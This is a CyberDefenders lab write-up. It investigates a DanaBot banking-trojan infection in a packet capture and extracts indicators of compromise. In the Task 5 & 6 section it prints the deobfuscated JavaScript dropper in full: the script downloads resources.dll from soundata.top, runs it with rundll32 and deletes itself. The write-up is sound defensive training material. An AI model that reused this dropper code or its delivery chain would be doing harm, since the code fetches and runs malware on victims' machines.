# DanaBot Lab — CyberDefenders Investigation

Malware Analysis & DanaBot Banking Trojan Investigation

---

## Scenario

Analyze network traffic using Wireshark to identify DanaBot initial access, deobfuscate malicious JavaScript, and extract IOCs like IPs, file hashes, and execution processes.

## Task 1, 2 & 3: Initial Access Analysis

**Question 1:** Which IP address was used by the attacker during the initial access?
**Answer:** `62.173.142.148`

**Question 2:** What is the name of the malicious file used for initial access?
**Answer:** `allegato_708.js`

**Question 3:** What is the SHA-256 hash of the malicious file used for initial access?
**Answer:** `847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268`

### Methodology

#### 1. DNS Analysis

We began by extracting all DNS queries from the capture. To reduce noise and focus on potentially malicious domains, we filtered out legitimate domains (microsoft, windows, google, bing, etc.) that are commonly queried by normal system activity:

```
tshark -r 205-DanaBot.pcap -Y "dns.flags.response == 0" -T fields -e
    dns.qry.name | sort -u | grep -E -v "microsoft|windows|
    msftconnecttest|msn|google|bing"
```

```
ethicalone@ethicalone-VirtualBox:~/Music/temp_extract_dir/temp_extract_dir$ tsha
rk -r 205-DanaBot.pcap -Y "dns.flags.response == 0" -T fields -e dns.qry.name |
sort -u | grep -E -v "microsoft|windows|msftconnecttest|msn|bing|google"
DESKTOP-UR3S9N8
DESKTOP-UR3S9N8.local
dns.msftncsi.com
edge-consumer-static.azureedge.net
localdomain.localdomain
ocsp.digicert.com
portfolio.serveirc.com
soundata.top
wpad.localdomain
```

Figure 1: DNS Queries — Suspicious Domains

This approach allowed us to quickly identify unusual domains that stood out from the typical baseline traffic. Among the extracted domains, two stood out as particularly suspicious: **portfolio[.]serveirc[.]com** and **soundata[.]top**

These domains were selected for further threat intelligence analysis.

### Threat Intelligence Lookup

We queried `portfolio.serveirc.com` on VirusTotal:





Figure 2: VirusTotal — Domain Identified as DanaBot

This confirmed the domain was associated with the DanaBot banking trojan.

### HTTP Analysis

We filtered traffic to the suspicious IP and found the victim accessing a malicious file:

```
GET /login.php HTTP/1.1
Host: portfolio.serveirc.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9


HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 14 Feb 2024 16:25:54 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Content-disposition: attachment;filename=allegato_708.js
```

Figure 3: HTTP Stream — `allegato_708.js` Download

### File Hash Extraction

We exported the file from Wireshark and calculated its SHA-256 hash:

```
$ sha256sum login.php
847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268
```

### Conclusion

- Attacker IP: `62.173.142.148` (`portfolio.serveirc.com`)
- Malicious file: `allegato_708.js`
- SHA-256 hash: `847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268`

# Task 4: Execution Process

**Question:** Which process was used to execute the malicious file?
**Answer:** `wscript.exe`

## Methodology

We analyzed the JavaScript file's behavior on VirusTotal:





Figure 4: VirusTotal Behavior — Process Creation

## Conclusion

The malicious JavaScript file was executed using `wscript.exe` — the Windows Script Host for VBScript and JScript.

# Task 5 & 6: Second Malicious File

**Question 5:** What is the file extension of the second malicious file utilized by the attacker?
**Answer:** `.dll`

**Question 6:** What is the MD5 hash of the second malicious file?
**Answer:** `e758e07113016aca55d9eda2b0ffeebe`

## Methodology

**1. JavaScript Deobfuscation**

The initial JavaScript file was obfuscated. We used **Obfuscator.io** Deobfuscator to decode it.
The deobfuscated JavaScript reveals:

1. Generates a random filename with the `.dll` extension
2. Downloads `resources.dll` from `soundata[.]top`
3. Saves the DLL to the Windows %TEMP% directory, renaming it to the generated random name to evade antivirus rules.
4. Executes the DLL using `rundll32.exe`
5. Erases the original script file to hide traces of infection.

```
  var _0x119065 = '';
  var _0x5a393f =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".length;
  for (var _0x3d45b7 = 0x0; _0x3d45b7 < _0x5c5160; _0x3d45b7++) {
    _0x119065 +=
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(Mat
h.floor(Math.random() * _0x5a393f));
  }
  return _0x119065 + ".dll";
}
var _0x48a85a = _0x414360(0xa);
var _0x44bdd9 = new
ActiveXObject("Scripting.FileSystemObject").GetSpecialFolder(0x2)
 + "\\" + _0x48a85a;
var _0x5da57f = WScript.CreateObject("MSXML2.XMLHTTP");
_0x5da57f.Open("GET", "http://soundata.top/resources.dll",
false);
_0x5da57f.Send();
if (_0x5da57f.Status == 0xc8) {
  var _0x3c8952 = WScript.CreateObject("ADODB.Stream");
  _0x3c8952.Open();
  _0x3c8952.Type = 0x1;
  _0x3c8952.Write(_0x5da57f.ResponseBody);
  _0x3c8952.Position = 0x0;
  _0x3c8952.SaveToFile(_0x44bdd9, 0x2);
  _0x3c8952.Close();
  var _0x1e16b0 = WScript.CreateObject("Wscript.Shell");
  _0x1e16b0.Run("rundll32.exe /B " + _0x44bdd9 + ",start", 0x0,
true);
}
new
ActiveXObject("Scripting.FileSystemObject").DeleteFile(WScript.Sc
riptFullName);
```

Figure 5: Deobfuscated JavaScript Code

## File Hash Extraction

We exported `resources.dll` from the HTTP stream and calculated its MD5 hash:

```
md5sum resources.dll
e758e07113016aca55d9eda2b0ffeebe  resources.dll
```

## Conclusion

- The second malicious file extension is `.dll`
- MD5 hash: `e758e07113016aca55d9eda2b0ffeebe`

## Attack Chain Summary

1. **Initial Access:** Victim downloads `allegato_708.js` from `portfolio[.]serveirc[.]com` (`62[.]173.142.148`) via HTTP.
2. **Execution:** The JavaScript file is executed using `wscript.exe`.
3. **Payload Download:** The script downloads `resources.dll` from `soundata[.]top`.
4. **Persistence:** The DLL is saved to Windows system with a random filename.
5. **Execution:** The DLL is executed using `rundll32.exe`.
6. **Self-Deletion:** The original script deletes itself to avoid detection and evade forensic analysis.

## Indicators of Compromise (IoCs)

| **Indicator Type** | **Value** |
|---|---|
| Attacker Domain | portfolio.serveirc.com |
| Attacker IP | 62.173.142.148 |
| Malware Domain | soundata.top |
| Initial Malware Filename | allegato_708.js |
| Initial Malware SHA-256 | 847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268 |
| Second Malware Filename | resources.dll |
| Second Malware MD5 | e758e07113016aca55d9eda2b0ffeebe |
| Execution Process | wscript.exe |